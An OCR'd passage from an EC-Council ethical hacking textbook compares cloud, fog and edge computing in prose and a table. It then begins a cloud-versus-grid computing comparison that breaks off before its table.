



Figure 19.12: Edge computing architecture

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud vs. Fog Computing vs. Edge Computing

Edge computing and fog computing are extensions of cloud computing. Cloud computing is a centralized model that contains several (thousands of) servers processing data in real time. Edge computing contains an infinite number (billions) of virtual/hardware endpoints that work as a distributed, decentralized model, where data processing is performed near edge devices (IoT devices). Fog computing infrastructure contains countless (millions of) nodes, where data storage, data processing, and analysis are performed quickly and efficiently. It is a decentralized intelligent gateway positioned anywhere between a data source and cloud infrastructure.

Feature	Cloud computing	Fog computing	Edge computing
Speed	Higher access speed than fog computing but depends on VM connectivity	Higher speed than cloud computing	Higher speed than fog computing
Latency	High latency	Low latency	Low latency
Data Integration	Integrates multiple data sources	Integrates multiple data sources and devices	Integrates limited data sources
Capacity	No data reduction while delivering or converting data	Reduces the amount of data sent to cloud computing	Reduces the amount of data sent to fog computing
Responsiveness	Low response time	High response time	High response time
Security	Less secure than fog computing	Highly secure	Customized security

Table 19.1: Comparison among cloud, fog, and edge computing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.13: Illustration of cloud, fog, and edge computing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Computing vs. Grid Computing

The two most popular computing models, cloud computing and grid computing, are based on the client–server and distributed computing architecture, respectively. The table below lists the main differences between these two:

